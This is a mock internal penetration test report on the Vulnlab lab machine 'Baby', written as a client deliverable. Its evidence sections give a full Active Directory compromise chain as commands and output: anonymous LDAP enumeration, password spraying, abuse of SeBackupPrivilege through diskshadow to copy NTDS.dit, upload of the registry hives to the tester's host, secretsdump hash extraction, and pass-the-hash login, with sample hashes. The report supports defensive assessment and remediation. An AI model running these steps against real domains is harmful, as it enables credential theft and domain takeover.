




Baby

 | Baby - Easy by xct

Internal Penetration Test Security Assessment Findings Report

Business Confidential

Baby by Vulnlab

August 15, 2023

Version 1.0

 Confidential



Table of Contents

STATEMENT OF CONFIDENTIALITY3

ENGAGEMENT CONTACTS4

EXECUTIVE SUMMARY5

 APPROACH5

 SCOPE6

 ASSESSMENT OVERVIEW AND ASSESSMENT COMPONENTS.....6

NETWORK PENETRATION TEST ASSESSMENT SUMMARY7

 SUMMARY OF FINDINGS7

REMEDIATION SUMMARY 8

 SHORT TERM8

 MEDIUM TERM8

 LONG TERM.....8

TECHNICAL FINDINGS DETAILS..... 9



Statement of Confidentiality

This document is the exclusive property of Baby Vulnlab ("BVL") and N-Security (NS). This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of both BVL and NS.

BVL may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance.



Engagement Contacts

Baby VL Contacts		
Primary Contact	Title	Primary Contact Email
Yelon Husk	Chief Executive Officer	yelon@baby.vl
Secondary Contact	Title	Secondary Contact Email
Ben Rollin	Chief Technical Officer	ben@baby.vl

Assessor Contact		
Assessor Name	Title	Assessor Contact Email
Hacker	Lead Penetration Tester	hacker@nsecurity.com



Executive Summary

Baby VL Ltd. ("Baby" herein) contracted N-Security to perform a Network Penetration Test of Baby's internal network to identify security weaknesses, determine the impact to Baby VL, document all findings in a clear and repeatable manner, and provide remediation recommendations.

Approach

N-Security performed testing under a "black box" approach without credentials or any advanced knowledge of Baby's internally facing environment with the goal of identifying unknown weaknesses. Testing was performed from a non-evasive standpoint with the goal of uncovering as many misconfigurations and vulnerabilities as possible. Testing was performed remotely from lead penetration tester's assessment labs. Each weakness identified was documented and manually investigated to determine exploitation possibilities and escalation potential. N-Security sought to demonstrate the full impact of every vulnerability, up to and including internal domain compromise.



Scope

Baby VL provided N-Security to internal access to network via VPN.

In-Scope Assets


Host/URL/IP Address/Domain	Description
10.10.92.92	Internal Penetration Test

Assessment Overview and Assessment Components

Baby VL engaged N-Security to evaluate the security posture of its infrastructure compared to current industry best practices that included an internal network penetration test. All testing performed is based on the NIST SP 800-115 Technical Guide to Information Security Testing and Assessment, OWASP Testing Guide (v4), and customized testing frameworks.

Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered, and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.



Assessment Components

Internal Penetration Test

An internal penetration test emulates the role of an attacker from inside the network. An engineer will scan the network to identify potential host vulnerabilities and perform common and advanced internal network attacks, such as: LLMNR/NBT-NS poisoning and other man-in-the-middle attacks, token impersonation, kerberoasting, pass-the-hash, golden ticket, and more. The engineer will seek to gain access to hosts through lateral movement, compromise domain user and admin accounts, and exfiltrate sensitive data.



Network Penetration Test Assessment Summary

N-Security began all testing activities from the perspective of an unauthenticated user on the internet. Baby VL provided the tester with network ranges but did not provide additional information such as operating system or configuration information.

Summary of Findings

During the course of testing, N-Security uncovered a total of 3 findings that pose a material risk to Baby VL's information systems. N-Security also identified 'Steps to Domain Admin' that, if addressed, could further strengthen Baby VL's overall security posture. Informational findings are observations for areas of improvement by the organization and do not represent security vulnerabilities on their own. The below table provides a summary of the findings by severity level.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the **Technical Findings Details** (Page 9) section of this report.

Finding #	Severity Level	Recommendation
IPT-001. LDAP Enumeration Attack	Critical	Disable anonymous authentication via ADSI Edit.
IPT-002. Insufficient Password Complexity	Critical	Implement zxcvbn, train it with corporate data, and tune the score somewhere around 14.
IPT-003. SeBackupPrivilege Enabled	Critical	Follow password remediation in IPT-002 findings
IPT-004. Steps to Domain Admin	Informational	Review action and remediation steps.



Remediation Summary

As a result of this assessment there are several opportunities for Baby VL to strengthen its internal network security. Remediation efforts are prioritized below starting with those that will likely take the least amount of time and effort to complete. Trilacor should ensure that all remediation steps and mitigating controls are carefully planned and tested to prevent any service disruptions or loss of data.

Short Term

Finding 2 – Set strong passwords on all accounts

Medium Term

Finding 1 – Disable anonymous authentication

Long Term

- Perform ongoing internal network vulnerability assessments and domain password audits
- Perform periodic Active Directory security assessments
- Educate systems and network administrators and developers on security hardening best practices compromise



Technical Findings Details

1. Finding IPT-001: LDAP Enumeration Attack- **Critical**

Description	Baby VL allows LDAP enumeration without the need of authentication
	The account found was used to leverage further access that led to the compromise of the Domain Controller.
Risk	Likelihood: High – Vulnerability scanners may categorize this as Medium risk. Machines are not always able to intelligently determine the severity of the findings. The organization may have resource and/or policy limitations allowing them to only remediate the critical/high risk findings. Often times these medium risk vulnerabilities turn into a critical/high risk finding.
	Impact: Very High – Anonymous authentication is the least secure because the user accounts are stored on the LDAP database.
System	10.10.92.92
Remediation	<ul style="list-style-type: none">• Disable anonymous authentication via ADSI Edit.
Tools Used	Ldapsearch, Crackmapexec
References	Blog Lithnet - Disable unauthenticated binds in Active Directory

Evidence

```
root@kali:~/Downloads/vulnlab# ldapsearch -x -H ldap://10.10.92.92 -b "dc=baby,dc=vl" "user" | grep dn
dn: CN=Jacqueline Barnett,OU=dev,DC=baby,DC=vl
dn: CN=Ashley Webb,OU=dev,DC=baby,DC=vl
dn: CN=Hugh George,OU=dev,DC=baby,DC=vl
dn: CN=Leonard Dyer,OU=dev,DC=baby,DC=vl
dn: CN=Ian Walker,OU=dev,DC=baby,DC=vl
dn: CN=it,CN=Users,DC=baby,DC=vl
dn: CN=Connor Wilkinson,OU=it,DC=baby,DC=vl
dn: CN=Caroline Robinson,OU=it,DC=baby,DC=vl
dn: CN=Joseph Hughes,OU=it,DC=baby,DC=vl
dn: CN=Kerry Wilson,OU=it,DC=baby,DC=vl
dn: CN=Teresa Bell,OU=it,DC=baby,DC=vl
```

Figure 1: Enumerated the users of "baby.vl"

```
root@kali:~/Downloads/vulnlab# ldapsearch -x -H ldap://10.10.92.92 -b "dc=baby,dc=vl" | grep userPrincipalName
userPrincipalName: Jacqueline.Barnett@baby.vl
userPrincipalName: Ashley.Webb@baby.vl
userPrincipalName: Hugh.George@baby.vl
userPrincipalName: Leonard.Dyer@baby.vl
userPrincipalName: Connor.Wilkinson@baby.vl
userPrincipalName: Joseph.Hughes@baby.vl
userPrincipalName: Kerry.Wilson@baby.vl
userPrincipalName: Teresa.Bell@baby.vl
```

Figure 2: Naming structure of "baby.vl"



```
# [REDACTED] it, baby.vl
dn: C[REDACTED],OU=it,DC=baby,DC=vl
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: [REDACTED]
sn: Bell
description: Set initial password to [REDACTED]
```

Figure 3: The description has the password exposed!

```
root@kali:~/Downloads/vulnlab# crackmapexec smb 10.10.92.92 -u userlist -p [REDACTED]
SMB 10.10.92.92 445 BABYDC [*] Windows 10.0 Build 20348 x64 (name:BABYDC) (domain:baby.vl) (signing:True)
(SMBv1:False)
SMB 10.10.92.92 445 BABYDC [-] baby.vl\caroline.[REDACTED] STATUS_PASSWORD_MUST_CHANGE
```

Figure 4: Since we have the password (figure 3), we ran this tool using the user list obtained from figure 1 & 2.

```
root@kali:~/Downloads/vulnlab# smbpasswd -U 'caroline.robinson' -r 10.10.92.92
Old SMB password:
New SMB password:
Retype new SMB password:
Password changed for user caroline.robinson on 10.10.92.92.
```

Figure 5: Successfully managed to change the password.

```
root@kali:~/Downloads/vulnlab# evil-winrm -i [REDACTED] -u 'caroline.robinson' -p [REDACTED]
Evil-WinRM shell v3.4
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint:
*Evil-WinRM* PS C:\Users\Caroline.Robinson\Documents> whoami
baby\caroline.robinson
```

Figure 6: Resetting the password enabled successful login to this user's account.



2. Finding IPT-002: Insufficient Password Complexity - Critical

Description	In this instance, the password was not cracked; nevertheless, it remains a guessable password. An attacker could have proceeded to execute common password-guessing attacks against all users.
Risk	<p>Likelihood: High - Weak passwords are vulnerable to password cracking attacks. While encryption offers some protection, weak passwords are often susceptible to dictionary attacks using common word lists.</p> <p>Impact: Very High - Domain admin accounts with weak passwords could lead adversaries to severely impact an organization's ability to operate.</p>
System	10.10.92.92
Remediation	<ul style="list-style-type: none">• Block Months/Years/Season/Client Name/Company Name/Domain Name.• Learn what your users are doing with your passwords / common strings.• Train your users not to create easy/guessable passwords – using REAL data. Audit your passwords.• Train users not to rotate passwords in predictable patterns. For example, password 'Microsoft!20' breached years ago is now 'Microsoft!35'.• Blacklist common passwords.• IDS/NIDS to detect attacks.• Implement CIS Benchmark password requirements / PAM solution.• Enforce stricter password requirements for Domain Users and other sensitive accounts.• Recommendation: Implement zxcvbn, train it with corporate data, and tune the score somewhere around 14.
Tools Used	N/A
References	<p>NIST SP800-53 IA-5(1) - Authenticator Management</p> <p>https://www.cisecurity.org/white-papers/cis-password-policy-guide/</p> <p>https://dropbox.tech/security/zxcvbn-realistic-password-strength-estimation - zxcvbn</p>

Evidence

```
# [REDACTED] it, baby.vl
dn: C[REDACTED],OU=it,DC=baby,DC=vl
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: [REDACTED]
sn: Bell
description: Set initial password to [REDACTED]
```

Figure 1: Password Exposed: If it hadn't been exposed, it could have been easily guessed.



3. Finding IPT-003: SeBackupPrivilege Enabled- Critical

Description	This grants a user the ability to create system backups and could be used to obtain copies of sensitive system files that can be used to retrieve passwords such as the SAM and SYSTEM Registry hives and the NTDS.dit Active Directory database file.
Risk	<p>Likelihood: High – This privilege allows the user to read any file on the entirety of the files that might also include some sensitive files such as the SAM file or SYSTEM Registry file.</p> <p>Impact: Very High - From the attacker's perspective, this can be exploited after gaining the initial foothold in the system and then moving up to an elevated shell by essentially reading the SAM files and possibly crack the passwords of the high privilege users on the system or network.</p>
System	10.10.92.92
Remediation	<ul style="list-style-type: none">If the SeBackupPrivilege is needed for this user, make sure to follow password remediation in IPT-002 findings.
Tools Used	Impacket-secretsdump
References	https://www.cisecurity.org/white-papers/cis-password-policy-guide/

Evidence

```
*Evil-WinRM* PS C:\Users\Caroline.Robinson\Documents> whoami /priv
userPrincipalName: Kerry.Wilson@baby.vl
userPrincipalName: Teresa.Bell@baby.vl

PRIVILEGES INFORMATION
-----

Privilege Name      Description                State
-----
SeMachineAccountPrivilege  Add workstations to domain  Enabled
SeBackupPrivilege         Back up files and directories  Enabled
SeRestorePrivilege        Restore files and directories  Enabled
SeShutdownPrivilege       Shut down the system         Enabled
SeChangeNotifyPrivilege   Bypass traverse checking      Enabled
SeIncreaseWorkingSetPrivilege  Increase a process working set  Enabled
```

Figure 1: This privilege allows you to make backups of the SAM/SYSTEM files or other sensitive files to extract the password hash of users.



```
*Evil-WinRM* PS C:\main> reg.exe save hklm\sam C:\main\sam.save
The operation completed successfully.
```

```
*Evil-WinRM* PS C:\main> ls
```

```
Directory: C:\main
```

Mode	LastWriteTime	Length	Name
-a----	8/14/2023 3:31 PM	770279	PowerView.ps1
-a----	8/14/2023 4:30 PM	49152	sam.save

```
*Evil-WinRM* PS C:\main> reg.exe save hklm\system C:\main\system.save
The operation completed successfully.
```

Figure 2: Copying of the SAM registry hives.

```
*Evil-WinRM* PS C:\main> Invoke-FileUpload -Uri http://10.8.0.223/upload -File C:\main\system.save
[+] File Uploaded: C:\main\system.save
[+] FileHash: 3A0BCD98FCE39D83AF473A166DAC90BD
```

Figure 3: Both (SAM & SYSTEM) the files were uploaded via PowerShell Web Server.

```
C:\Windows\system32\ntdsutil.exe: q
*Evil-WinRM* PS C:\temp> echo "set context persistent nowriters" | out-file ./diskshadow.txt -encoding ascii
*Evil-WinRM* PS C:\temp> echo "add volume c: alias temp" | out-file ./diskshadow.txt -encoding ascii -append
*Evil-WinRM* PS C:\temp> echo "create" | out-file ./diskshadow.txt -encoding ascii -append
*Evil-WinRM* PS C:\temp> echo "expose %temp% z:" | out-file ./diskshadow.txt -encoding ascii -append
```

Figure 4: The script we run to get the files.

```
*Evil-WinRM* PS C:\temp> diskshadow.exe /s c:\temp\diskshadow.txt
Microsoft DiskShadow version 1.0
Copyright (C) 2013 Microsoft Corporation
On computer: BABYDC, 8/15/2023 4:34:54 PM

-> set context persistent nowriters
-> add volume c: alias temp
-> create
Alias temp for shadow ID {2e6f8c40-d543-4780-a730-cf8247de7d43} set as environment variable.
Alias VSS_SHADOW_SET for shadow set ID {2e42c5a7-3aae-4c1a-81b2-43eac00d1cae} set as environment variable.

Querying all shadow copies with the shadow copy set ID {2e42c5a7-3aae-4c1a-81b2-43eac00d1cae}

* Shadow copy ID = {2e6f8c40-d543-4780-a730-cf8247de7d43} %temp%
  - Shadow copy set: {2e42c5a7-3aae-4c1a-81b2-43eac00d1cae} %VSS_SHADOW_SET%
  - Original count of shadow copies = 1
  - Original volume name: \\?\Volume{1b77e212-0000-0000-0000-100000000000}\ [c:]
  - Creation time: 8/15/2023 4:34:54 PM
  - Shadow copy device name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
  - Originating machine: BabyDC.baby.vl
  - Service machine: BabyDC.baby.vl
  - Not exposed
  - Provider ID: {b5946137-7b9f-4925-af80-51abd60b20d5}
  - Attributes: No_Auto_Release Persistent No_Writers Differential

Number of shadow copies listed: 1
-> expose %temp% z:
-> %temp% = {2e6f8c40-d543-4780-a730-cf8247de7d43}
The shadow copy was successfully exposed as z:.
->
```

Figure 5: Passed the script to diskshadow utility to create the shadow copy.



```

Directory: z:\windows\ntds

Mode                LastWriteTime         Length Name
----                -
-a----             7/30/2023   7:54 AM             8192 edb.chk
-a----             8/15/2023   4:26 PM          10485760 edb.log
-a----            11/21/2021   2:49 PM          10485760 edb00001.log
-a----            11/21/2021   2:49 PM          10485760 edbres00001.jrs
-a----            11/21/2021   2:49 PM          10485760 edbres00002.jrs
-a----            11/21/2021   2:49 PM          10485760 edbtmp.log
-a----             8/15/2023   2:56 PM          16777216 ntds.dit
-a----            8/15/2023   1:56 PM           16384 ntds.jfm
-a----             8/15/2023   1:56 PM          434176 temp.edb

*Evil-WinRM* PS z:\windows\ntds> robocopy /b .\ C:\temp NTDS.dit

=====
ROBOCOPY      ::      Robust File Copy for Windows
=====

Started : Tuesday, August 15, 2023 4:39:47 PM
Source  : z:\windows\ntds\
Dest    : C:\temp\

Files : NTDS.dit

```

Figure 6: Switched to the Z: Drive, copied the NTDS file using Robocopy.

```

*Evil-WinRM* PS C:\main> Invoke-FileUpload -Uri http://10.8.0.223/upload -File C:\temp\ntds.dit
[+] File Uploaded: C:\temp\ntds.dit
[+] FileHash: 06EBD3A3C171A387368606FC579F5716

```

Figure 7: Same as Figure 3.

```

root@kali:~/Downloads/vulnlab# secretsdump.py -sam sam.save -system system.save -ntds ntds.d
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Target system bootKey: 0x191d5d3fd5b0b51888453de8541d7e88
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8d992faed38128ae85e95fa35868bb43:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction failed: string index out of range
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 41d56bf9b458d01951f592ee4ba00ea6
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:ee4457ae59f1e3fbd764e33d9cef123d:::

```

Figure 8: Extracting the hashes locally.

```

root@kali:~/Downloads/vulnlab# evil-winrm -i 10.10.102.46 -u 'Administrator' -H 'ee4457ae59f1e3fbd764e33d9cef123d'
Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
baby\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> hostname
BabyDC
*Evil-WinRM* PS C:\Users\Administrator\Documents>

```

Figure 9: We used the Administrator hash found in Figure 8 to login in.



4. Finding IPT-004: Steps to Domain Admin - Informational

Step	Action	Remediation
1	Obtained credentials via LDAP Enumeration Attack which allowed us to reset one of the user's accounts leading to a successful session on that account.	Disable unauthenticated binds in Active Directory.
2	The SeBackupPrivilege allowed us to make a backup of SAM registry hives, essentially led us to extract the credentials for the Domain Administrator.	Follow LDAP Enumeration Attack remediation in IPT-001 and Insufficient Password Complexity in IPT-002 findings.
3	Utilized discovered credentials to log into the domain controller.	



Last Page